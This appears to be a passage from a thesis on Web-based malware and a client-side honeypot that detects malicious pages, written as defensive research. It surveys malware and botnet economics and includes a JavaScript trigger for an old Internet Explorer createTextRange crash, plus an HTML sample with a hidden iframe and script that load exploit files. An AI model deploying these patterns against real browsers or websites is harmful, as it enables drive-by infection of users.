Recent studies [48, 69] measured the spyware threat in a university environment and the Web. Saroiu *et al.* [69] analyzed a week-long trace of network activity at the University of Washington for the presence of four spyware programs: Gator, Cydoor, SaveNow, and eZula. The researchers derived signatures to detect the presence of the four spyware programs in the network trace, and found at least 5.1% of computers within the University of Washington infected with more than one of the four spyware programs. The researchers found that many of these computers were infected for several years.

Moshchuk *et al.* [48] performed a study of spyware on the Web over a five-month period in 2005. The study attempted to quantify the density of spyware on the Web, where spyware is located, and how the spyware threat is changing over time. The researchers crawled over 18 million URLs in May 2005 and approximately 22 million URLs in October 2005. Executable files were found in approximately 19% of the crawled URLs, where 4% of these executable files was spyware.

Bots

Bots are hybrids of different types of malware combined with a communication channel [18]. Bots replicate like worms, hide like many viruses and Trojan horses, steal personal information like spyware, and provide access to infected computers like backdoors. Bots form a network of computers known as a *botnet* or a *zombie network* that can be controlled by the attacker via a communication channel known as the *command and control* (C&C) channel. These channels can use different communication protocols, from established Internet protocols such as IRC, HTTP, and DNS to recent peer-to-peer protocols [65].

A typical communication channel used by bots is the *Internet Relay Chat (IRC)* protocol. IRC is a client-server system that provides instant messaging over the Internet. Users connect to IRC servers distributed all over the Internet using an IRC client, join named channels, and communicate with other users in the channel by exchanging messages. Similarly, a bot connects to an IRC server, joins a channel that is often controlled by the attacker, and waits for messages from the attacker. When the attacker types a message in the channel, all the bots connected to the channel interpret the message and perform some action based on the embedded command.

A study by the honeynet project [29] was performed in 2005 to investigate the botnet phenomenon. The study tracked more than 100 botnets over a period of four months. Some of these botnets consisted of up to 50,000 bots controlled by a single attacker. The study observed that bots collected data from the compromised computers and were updated regularly by the attackers to include new features.

Rootkits

The presence of malware and its activities on a compromised computer can be hidden using a rootkit. Rootkits are commonly used to hide processes, files, and network connections. On computers running Windows, rootkits are also used to hide keys in the Windows registry. Rootkits are usually implemented as device drivers on Windows or loadable kernel modules on Linux. A typical rootkit alters the execution path of the operating system by hooking API or system calls, or modifying kernel data structures that store information about processes, files, and network connections directly [27].

2.3.2 Malicious Software for Financial Gain

The common types of malicious software were described in the previous section. This section describes how attackers can use compromised computers for financial gain.

Anonymity

Activities conducted by attackers are illegal in many countries. As a result, attackers are highly motivated to conduct such activities without getting caught. To achieve a high degree of anonymity, attackers can use compromised computers as *proxies*. A proxy forwards requests to other computers on the Internet on behalf of the attacker. This extra level of indirection makes it difficult to know the true location of the attacker, especially if the attacker uses a chain of proxies located in different countries [32]. The Sobig worm released in 2003 demonstrates the value of proxies for attackers. When Sobig infects a computer, Sobig installs WinGate (proxy software) on the infected computer to be used by attackers [40].

Information Theft

Malware installed on compromised computers can provide attackers access to sensitive information [28]. Attackers profit by using, selling, or trading this information [24, 77]. Thomas *et al.* [77] monitored IRC networks dedicated to the underground economy. A snapshot of one underground economy trading channel over a 24-hour period shows attackers selling access to financial accounts, possibly stolen from compromised computers, with a total value of $1,599,335.80 USD.

Spam

The widespread use of email enticed attackers to bombard the inboxes of unsuspecting users with unsolicited messages commonly referred to as *spam* messages [86]. Attackers can use compromised computers to search for email addresses stored locally, crawl the Web to extract email addresses from Web pages, sign up for email accounts, or send spam anonymously and effectively.

When a computer on the Internet is the source of large volumes of spam messages, the IP address of the computer is added to a blacklist. Email messages sent from blacklisted IP addresses are automatically rejected by many email systems. The primary objective of attackers involved in spamming is to send out spam messages to a large number of email addresses without getting blocked. This can be achieved via the use of compromised computers. An attacker with access to a large number of compromised computers can send a few spam messages from each computer to avoid getting blocked. A network of 10,000 compromised computers where each computer sends out 500 spam messages per day produces 140 million spam messages per month.

In 2005, a team [43] at Microsoft infected a Windows computer with a bot and monitored its activities. In less than three weeks, the compromised computer in Microsoft's lab received more than 5 million requests to send 18 million spam messages.

Phishing

Phishing is an attack in which users are sent legitimate-looking email messages that contain URLs to legitimate-looking but fraudulent Web pages controlled by the attackers. The fraudulent Web pages are designed to entice users into revealing personal or financial account information. Information entered by users in a fraudulent Web page is collected and sent to data drop sites under the attacker's control.

Compromised computers provide attackers a convenient way to conduct phishing attacks. Compromised computers can be used to send phishing messages to users, host phishing Web pages, become data drop sites, or act as redirectors. Rock Phish, an infamous phishing group, was the first to demonstrate the usefulness of compromised computers in making phishing attacks more effective [47].

Denial of Service Attacks

A Denial of Service (DoS) attack is any attack that prevents users from accessing or using services available to them. DoS attacks such as *SYN*, *UDP*, and *ICMP flooding* target network connectivity and bandwidth [15]. SYN flooding attacks [8], the most well known DoS attacks [17], target computers that provide TCP network-based services such as FTP or Web servers. The attack creates many pending connections by only completing the first and second steps in the TCP *three-way handshake*. The data structure used to store information about pending connections is emptied when a timeout value expires. If the data structure is filled before it is emptied, the computer becomes unable to accept any new connections, including valid ones. UDP and ICMP flooding attacks [7, 9] target the network bandwidth used to provide services to users [32]. The attacks send a large volume of UDP or ICMP packets to the target computer to overwhelm it and consume its bandwidth.

A *Distributed Denial of Service (DDoS)* attack is a DoS attack against a target but with multiple computers participating in the attack. DDoS attacks are difficult to prevent since the computers participating in the attacks are distributed all over the Internet. The attacks launched against Estonia in 2007 demonstrate the risk posed by compromised computers participating in massive DDoS attacks. These attacks were capable of bringing down major government, bank, and commercial Web sites of one of the most technologically advanced countries in Europe [37].

Attackers with access to many compromised computers can use the computers to extort money from businesses. Attackers can launch a “sample” DDoS attack and threaten to launch a larger attack if the money is not paid [32]. Attackers can also offer their services to businesses for a price. They can offer to launch DDoS attacks against competitors or offer to protect businesses from other attackers.

Click Fraud

In a *pay-per-click* advertising system such as Google AdSense [25], three parties are involved: *advertisers*, *publishers*, and *syndicators*. Syndicates act as an intermediate entity between advertisers and publishers. Advertisers contract syndicators to distribute textual or graphical banner advertisements (ads) to publishers, and publishers include the banner ads provided by syndicators in their Web pages [34]. These banner ads link to advertisers’ Web pages. When a user visits a publisher’s

Web page and clicks on any of the banner ads, the user is redirected to the advertiser's Web page and the advertiser is charged a fee. A portion of this fee is given to the publisher.

Click fraud is the practise of generating fraudulent clicks for the publisher's benefit. A fraudulent click is a click on a banner ad by an automated program or a human without honest intent [34]. A "click" on a banner ad is simply an HTTP request message issued by the Web browser to retrieve the advertiser's Web page.

Compromised computers provide attackers a convenient way to conduct click fraud. Attackers with access to many compromised computers distributed all over the Internet can use the malware installed on the computers to simulate clicks on banner ads on their Web pages or their affiliates' Web pages. An analysis of a botnet by Daswani *et al.* [19] demonstrates the sophistication of attackers in conducting click fraud against syndicated search engines via low-noise attacks.

Hosting and Malware Propagation

Attackers can benefit from compromised computers by using the computers for storing malicious or pirated files. Web or file server software can be installed on the computers to access the files from any computer on the Internet via protocols such as HTTP, FTP, or TFTP.

Attackers can increase the number of compromised computers under their control by sending commands to the malware installed on the computers to propagate to other computers on the Internet. Agobot [6], a popular bot with many variants, has built-in functionality to propagate to other computers via backdoors left by the Bagle and MyDoom worms. Agobot also has built-in functionality to scan for and exploit multiple Windows vulnerabilities.

Fast Flux Networks

Attackers can extend the lifespan of Web servers under their control by using compromised computers to form a *fast flux network* [30]. A domain name of a Web server protected by a fast flux network maps to an IP address of a different compromised computer every time the domain name is resolved. This is achieved with a name server controlled by the attacker, which constantly changes the list of IP addresses assigned to the Web server's domain name (DNS address records). The IP addresses are assigned a low Time-To-Live (TTL) value. The low TTL value expires rapidly (e.g., every few seconds or minutes), forcing Web clients to discard any data in the DNS cache and reconnect to the name server to resolve the domain name again when needed.

Compromised computers in a fast flux network act as redirectors. Every time a Web client accesses the domain name, the request is sent to a different compromised computer that forwards the request to the protected Web server. The Web server sends the response to the compromised computer, and the compromised computer forwards the response to the Web client. Shutting down a Web server protected by a fast flux network is difficult since the real IP address of the Web server is not known. If a compromised computer in the fast flux network is shut down, a different compromised computer takes its place to serve.

Figure 2.8 shows a subset of IP addresses of compromised computers used to protect a Web server, which has the domain name `merrychristmasdude.com`. The URL `http://merrychristmasdude.com/` pointed to a Web page that was distribut-

```
merrychristmasdude.com. 0 IN A 24.210.99.xxx
merrychristmasdude.com. 0 IN A 76.117.96.xxx
merrychristmasdude.com. 0 IN A 76.93.91.xxx
merrychristmasdude.com. 0 IN A 90.45.180.xxx
merrychristmasdude.com. 0 IN A 68.204.186.xxx
merrychristmasdude.com. 0 IN A 67.165.111.xxx
merrychristmasdude.com. 0 IN A 86.76.88.xxx
merrychristmasdude.com. 0 IN A 24.129.120.xxx
merrychristmasdude.com. 0 IN A 68.167.71.xxx
merrychristmasdude.com. 0 IN A 75.64.251.xxx
...
```

Figure 2.8: Fast flux network used to protect a Web server that distributed the Storm worm on December 24, 2007

ing the Storm worm on December 24, 2007. The TTL value for each IP address was set to zero.

2.4 Web-based Exploits

A Web-based exploit targets a vulnerability in the Web browser or via the Web browser such as vulnerabilities in plug-ins, helper applications, or libraries. These types of vulnerabilities, which are mostly memory corruption vulnerabilities, are commonly referred to as *browser vulnerabilities*.

Figure 2.9 shows some JavaScript code that triggers a browser vulnerability [54] disclosed in 2006. Vulnerable versions of Internet Explorer on Windows XP SP2 crash when the code is interpreted by the browser. When the browser crashes, the instruction pointer (`eip` register) always points to `0x3c0474c2`. To exploit this vulnerability, an attacker can create a Web-based exploit that first places the shellcode

```
<script>
id = document.createElement("input");
id.type = "checkbox";
range = id.createTextRange();
</script>
```

Figure 2.9: Triggering the `createTextRange()` vulnerability in Internet Explorer

at `0x3c0474c2` and then triggers the vulnerability. When the instruction pointer is set to `0x3c0474c2`, the shellcode executes.

In this thesis, Web-based exploits and the so-called *drive-by downloads* do not refer to the same thing. Web-based exploits do not require any user interaction other than viewing the malicious Web page. Drive-by downloads, on the other hand, sometimes require user interaction and rely on social engineering techniques to trick the user into downloading malware. Furthermore, a Web page performing a drive-by download can be a legitimate Web page. If the user's Web browser is poorly configured, a legitimate Web page that requires a browser plug-in (e.g., ActiveX control) can automatically download and install the plug-in without the user's knowledge.

2.4.1 Malicious Web Pages

A Web page that serves users a Web-based exploit, which successfully downloads and executes malicious software on a user's computer, is called a *malicious Web page.* The Web-based exploit served by malicious Web pages is hosted on Web servers known as the *exploit servers.* The malware downloaded by the Web-based exploit, which is commonly referred to as *Web-based malware*, is hosted on Web servers known as the *malware servers.*

```
<html><body>
<iframe
src="http://www.cpsc.ucalgary.ca/~amaobied/exploits/example.html"
width="0" height="0" frameborder="0"></iframe>
<script
src="http://www.cpsc.ucalgary.ca/~amaobied/exploits/example.js">
</script>
</body></html>
```

Figure 2.10: Web page with an embedded `iframe` and `script` elements

Users are lured into viewing a malicious Web page P_M directly by entering the page's URL in the Web browser or clicking on a URL in a Web page or an email message. Users can also be lured into viewing a malicious Web page indirectly by using a Web page referred to as the *bait* Web page P_B. Bait Web pages are usually hosted on Web servers different from the exploit and malware servers. These Web pages *redirect* users automatically to malicious Web pages, or *embed* the content of malicious Web pages via specific elements in HTML such as the `iframe` or `script` elements. When a Web browser encounters an embedded element, the Web browser automatically retrieves the Web page or resource using the URL in the `src` attribute of the element. Redirection and embedding of content can pass through various Web pages before the malicious Web page is reached as follows:

$$Redirection : P_B \rightarrow P_1 \rightarrow P_2 \rightarrow ... \rightarrow P_n \rightarrow P_M$$

$$Embedding : P_B \leftarrow P_1 \leftarrow P_2 \leftarrow ... \leftarrow P_n \leftarrow P_M$$

The bait Web page and the various Web pages in between (if there are any) can be controlled by the attacker or the attacker's affiliates. Since a bait Web page drives users to a malicious Web page indirectly, the terms "bait Web page" and "malicious Web page" are used interchangeably in this thesis to refer to Web pages that eventually deliver a Web-based exploit to the user.

Although users can reach malicious Web pages on their own while surfing the Web, attackers use a variety of techniques to drive users to malicious Web pages and achieve higher malware infection rates. Attackers can send spam messages that contain a link to a malicious Web page, and convince users to click on the link via social engineering techniques. Attackers can modify legitimate and trusted Web pages and turn them into bait Web pages. Hundreds of vulnerabilities in Web applications such as *SQL injection* and *Cross-Site Scripting* are reported every week [68]. These vulnerabilities occur when data entered by users in forms embedded in Web pages are poorly sanitized (e.g., applications do not filter the `script` HTML element). Attackers can use vulnerabilities in Web applications to inject an `iframe` or a `script` that points to a malicious Web page. When a user views the legitimate Web page, the Web browser automatically retrieves the resources embedded in the legitimate Web page, and the Web-based exploit is delivered. Figure 2.10 shows a Web page that embeds another Web page `example.html` using the `iframe` element, and some JavaScript code `example.js` using the `script` element.

Obied *et al.* [60] harvested URLs linking to Web pages from different sources and corpora, and conducted a study to examine these URLs in-depth. For each URL, the researchers extracted its domain name, determined its frequency, IP address, and geographic location, and checked if the Web page is accessible. Using three search engines (Google, Yahoo, and Windows Live), the researchers check if the domain name appears in the search results; and using McAfee SiteAdvisor, determine the domain name's safety rating. The researchers found that users can encounter URLs pointing to malicious Web pages not only in spam and phishing messages but in legitimate email messages and the top search results returned by search engines.

Ming *et al.* [80] designed and implemented an automated Web patrol system called the Strider HoneyMonkey Exploit Detection System to identify malicious Web pages. The system consists of a network of 20 computers running Windows XP virtual machines with different patch levels. The system visits URLs with Internet Explorer and detects exploitation via a black-box, non-signature-based approach. Strider Tracer [83] is used to monitor executable files created or modified outside the browser folders, processes created, and Windows registry entries created or modified. In addition, GateKeeper [82] and GhostBuster [81] are used to monitor critical entries in the Windows registry.

The system implemented by Ming *et al.* is capable of visiting and performing in-depth analysis of approximately 500 to 700 URLs per virtual machine per day. Topology graphs based on redirection are constructed to identify major exploit servers. The researchers used the system to visit 16,190 suspicious URLs and 1,000,000 popular URLs, and found that the density of malicious Web pages is 1.28% and 0.071% respectively.

Moshchuk *et al.* [48] designed and implemented a cluster-based system with 10 nodes running Windows XP virtual machines with no service packs to analyze malicious content on the Web. The researchers conducted a study to quantify the density of spyware and Web pages performing drive-by downloads. For detecting drive-by downloads, the system checks if an event is triggered after visiting a URL with Internet Explorer. An event triggers if a new process is launched excluding known browser helper applications, a file is created or modified excluding browser folders, critical registry entries are modified, or the browser or operating system crashes. When an event triggers, the system uses anti-spyware software (Ad-Adware) to scan for spyware. If the scanner detects spyware, the URL is marked as infectious.

The system implemented by Moshchuk *et al.* is capable of visiting on average approximately 7,385 URLs per virtual machine per day. In May 2005, the researchers visited 45,000 URLs and found 5.9% of Web pages performing drive-by downloads when the system was configured to click “yes” to prompts in Web pages, and 1.5% when the system was configured to click “no” to prompts. In October 2005, the same URLs were visited and the researchers found 3.4% and 0.1% respectively. A new set of 45,000 URLs was generated in October 2005, and the system visited the URLs in the new set. The researchers observed a decline in the number of Web pages performing drive-by downloads, since the density was 0.4% when clicking “yes” and 0.2% when clicking “no”.

Provos *et al.* [64] designed and implemented an architecture for automated analysis of malicious Web pages and collection of Web-based malware. The system visits URLs with Internet Explorer using a virtual machine and records HTTP requests as well as state changes in the virtual machine such as file system and registry changes, and new processes being started. Individual scores are assigned to each recorded component, and the final score of a visited URL is computed by taking the sum of all individual scores. Based on the final score, a URL is marked malicious or non-malicious.

Provos *et al.* applied simple heuristics using MapReduce [20], a programming model for processing and generating large data sets, to billions of Web pages in

Google's Web page repository to select candidate URLs with a strong indication of being malicious. This process reduced the number of candidate URLs from several billions to a few millions. The researchers used the automated analysis architecture to check 4.5 million URLs and found 450,000 malicious Web pages (10%). The researchers also found another 700,000 Web pages that seemed malicious but had a low final score.

Provos *et al.* observed that four mechanisms are used to inject malicious content into legitimate Web pages: exploitation of Web server software, user contributed content, third-party widgets, and advertising. The researchers also observed that Web-based malware can turn compromised computers into botnet-like structures that periodically query Web servers for instructions and updates.

2.5 Summary

In this chapter, relevant background information and related work were presented. Section 2.1 described HTTP and related Web terminology. A general discussion of software vulnerabilities and exploitation was presented in Section 2.2. Section 2.3 presented the different types of malicious software and discussed how attackers can use malicious software for financial gain. Finally, Web-based exploits and malicious Web pages were discussed in Section 2.4. The next chapter gives a general overview of a client-side honeypot that is used to effectively identify malicious Web pages.

Chapter 3

Overview of a Client-side Honeypot

In the previous chapter, an overview of malware and Web-based exploits was presented. This chapter presents an overview of a client-side honeypot that we designed and implemented to effectively identify malicious Web pages. An overview of the honeypot's architecture is presented in Section 3.1. Section 3.2 discusses how the honeypot can be seeded with URLs. Section 3.3 presents an overview of the honeypot's automated processing of Web pages. A brief description of the detection approach used by the honeypot to detect the delivery of Web-based exploits is presented in Section 3.4. Section 3.5 presents an overview of data collection, analysis, and visualization. Finally, Section 3.6 summarizes the chapter.

3.1 General Overview

In this thesis, the terms "client-side honeypot" and "honeypot" are used interchangeably to refer to the implemented honeypot. The implemented honeypot does not have any production value other than being exploited and compromised via malicious Web pages. The honeypot controls a vulnerable version of Internet Explorer inside a *virtual machine* running Windows XP SP2. The honeypot sends Internet Explorer commands to visit Web pages randomly and can detect when a Web page delivers a Web-based exploit.

Figure 3.1 shows an overview of the honeypot's architecture. The honeypot con-




Figure 3.1: An overview of the honeypot's architecture with a single virtual machine

sists of several back-end components to collect and store data, and a front-end component to access and visualize the collected data. These components are described in logical order as follows:

- **Repository.** Database used for storing the collected data.
- **URL Submitter.** Submits URLs to the honeypot.
- **URL Server.** Distributes URLs to controllers.
- **Hypervisor.** Manages several virtual machines, where each virtual machine runs a vulnerable version of Windows XP with a vulnerable version of Internet Explorer.
- **Web Bot.** Controls Internet Explorer, detects Web-based exploits, and collects data.
- **Controller.** Manages a virtual machine and a Web bot.
- **Device Driver.** Monitors and records file and process creation activities.
- **Web Interface.** Interface to visualize the data collected by the honeypot via the Web.

A hypervisor is software that allows multiple virtual machines to run on a single computer. Each virtual machine can run any operating system as long as the operating system is supported by the underlying hardware. A hypervisor such as Xen [85] that can run directly on hardware is commonly referred to as a *native* hypervisor. Hypervisors such as VMware [79], Microsoft's Virtual PC [44], and User Mode Linux




Figure 3.2: An overview of a hypervisor architecture.

[78] that can run on top of an operating system are commonly referred to as *hosted* hypervisors. The operating system that a hosted hypervisor runs on is called the *host* operating system, and the operating system that runs inside a virtual machine is called the *guest* operating system. A typical hosted hypervisor setup consists of one host and several guests. Figure 3.2 shows an overview of a hypervisor architecture. In this thesis, only the hosted hypervisor is relevant. Thus, the terms “hypervisor” and “hosted hypervisor” are used interchangeably.

A hypervisor such as VMware has an Application Programming Interface (API) that can be used to control the virtual machine, such as powering the virtual machine on or off, copying files from the host to the virtual machine, copying files from the virtual machine to the host, and restoring the virtual machine to a previous *snapshot*. The ability to take snapshots of the virtual machine’s state is one of the most powerful features offered by hypervisors. This means that if a clean snapshot of the virtual machine's state is taken before the virtual machine is compromised, it takes a few minutes to restore the virtual machine to a clean state.

A typical setup of the implemented honeypot consists of one repository, one URL submitter, one URL server, and several hypervisors, where each hypervisor runs multiple virtual machines. Each virtual machine has a monitoring device driver and a Web bot, and is managed by a controller.

3.2 Submission of URLs

URLs are submitted to the honeypot via the URL submitter, which stores the URLs in the repository. The URLs that have not been processed by the honeypot are retrieved by the URL server and distributed to controllers. When there are no URLs in the repository to process, the honeypot automatically waits until new URLs are submitted. When new URLs are submitted, the honeypot automatically continues to work from the point it halted. The URLs that the honeypot uses can be collected from any source and submitted to the honeypot via the URL submitter. Spam messages, HTTP network traces, Web crawls, or search engine results for specific keywords are all examples of sources that can be used to collect URLs of Web pages that can be checked by the honeypot. The URL submitter requires a set of *tags* to be associated with a submitted URL to remember where the URL was collected from, and allow clustering of URLs based on source. A tag is a keyword that can describe the source of the URL. For example, if the following URL:

`http://www.ucalgary.ca/about/index.html`, is collected from an HTTP network trace captured at the University of Calgary on April 2008, then a possible set of tags can be:

```
http network trace university calgary april 2008
```

3.3 Automated Processing of Web Pages

The honeypot is fully automated. User interaction is only required to start the honeypot. To achieve full automation, the honeypot is designed to be fault-tolerant. The honeypot can detect and handle several failure cases that can be triggered when the honeypot visits malicious Web pages. For example, Web-based exploits can halt or crash the Web browser, Web-based malware can crash the virtual machine, Web bots can lose connections to the repository or controllers, etc.

In addition, the honeypot is designed to be scalable to increase performance when processing Web pages. The URL server in the honeypot acts as a centralized component that distributes the load among controllers. The honeypot's architecture can be extended by adding new virtual machines and controllers, which manage the new virtual machines. When new controllers are added to extend the honeypot's architecture, the controllers automatically connect to the URL server to share the load.

Algorithm 3.1 shows a high-level overview of the honeypot's automated processing of Web pages. In Algorithm 3.1, i refers to the ith virtual machine. The automated processing of Web pages and the several components involved are described in-depth in Chapter 5.

Algorithm 3.1 Automated processing of Web pages

```
1.  while there are URLs in the repository $D_b$ do
2.    The URL server $U_s$ retrieves $n$ URLs from $D_b$
3.    $U_s$ stores the URLs in a queue $Q_u$
4.    while there are URLs in $Q_u$ do
5.      A controller $C_i$ requests a URL from $U_s$
6.      $U_s$ sends a URL to $C_i$
7.      $C_i$ forwards the URL to a Web bot $W_i$
8.      $W_i$ sends a command to Internet Explorer to navigate to the URL of a Web
        page $P$
9.      if $P$ is malicious then
10.       $C_i$ restores the virtual machine to a clean state
11.     end if
12.   end while
13. end while
```

3.4 Detection of Web-based Exploits

The detection engine in the honeypot went through various design stages to improve speed and accuracy. The engine can detect the majority of Web-based exploits including zero-day exploits since the engine uses a behaviour-based detection technique rather than a signature-based technique. Behaviour-based detection techniques rely on finding a deviation from normal behaviour to detect malicious behaviour. Since the honeypot is not used by a human, finding a deviation becomes a simpler task. For example, if a new executable file or a new process is created after visiting a Web page P, then it is a strong indication that P delivered a Web-based exploit that successfully downloaded and executed malware.

To detect Web-based exploits, a device driver inside a virtual machine monitors process and file creation activities, and records these activities to a log file. The log file is processed by a detection module, which analyzes the recorded activities to determine if P attempted to deliver a Web-based exploit. If a deviation from normal behaviour is found based on the recorded activities, P is marked as malicious. Detection of Web-based exploits is described in-depth in Chapter 4.

3.5 Data Collection, Analysis, and Visualization

One of the primary goals of any honeypot is collecting useful data. For each Web page P, the honeypot collects the following:

- Image paths of processes and files created in the virtual machine, if there are any.
- Screenshot of the virtual machine's desktop, if possible.
- Redirection information, if the Web browser was redirected to a different Web page.
- URLs specified in the `href` attribute of `anchor` elements (outgoing links), if there are any.
- URLs specified in the `src` attribute of `iframe` or `script` elements, if there are any.
- DNS address records, if available.

In addition, the honeypot automatically collects all files created in the virtual machine if P is malicious. This includes the malicious Web page, which is downloaded to the Web browser's cache, and the downloaded malware.




Figure 3.3: Example of an analysis graph

Some of the data collected by the honeypot (e.g., extracted URLs and malware) is used to create *relations* between different Web pages, and between Web pages and malware. These relations can be used to construct an *analysis graph*. An analysis graph has two types of nodes: a Web page P or a malware M. An edge between two Web pages P_1 and P_2 depends on the relation between P_1 and P_2. If P_1 has a hyperlink that points to P_2, the relation is called a *link* relation and the edge is an *outgoing link* edge. If P_1 redirects the Web browser to P_2, the relation is called a *redirect* relation and the edge between P_1 and P_2 an *outgoing redirect* edge. If P_1 has an `iframe` element that points to P_2, the relation is called an *iframe* relation and the edge is an *outgoing iframe* edge. If P_1 has a `script` element that points to P_2, the relation is called a *script* relation and the edge is an *outgoing script* edge.

The relation between a Web page P and a malware M is called an *install* relation and the edge between P and M is an *install* edge. Install edges between Web pages and malware are constructed based on the cryptographic hash of the malware. For example, if a Web page P_1 installs malware M_1 that has a cryptographic hash H and a Web page P_2 installs malware M_2 that has the same cryptographic hash H then P_1 and P_2 are related. Thus, a malware M that has the cryptographic hash H has two install edges in the analysis graph: an edge to P_1 and an edge to P_2.

To demonstrate the construction of an analysis graph, assume that there are five Web pages: P_1, P_2, P_3, P_4, and P_5. Now consider the following scenario:

- P_1 has outgoing links to P_2 and P_3
- P_2 delivers a Web-based exploit that installs malware M_1.
- P_3 has an `iframe` element that points to P_4.
- P_4 delivers a Web-based exploit that installs two malwares M_1 and M_2.
- P_5 redirects the Web browser to P_2.

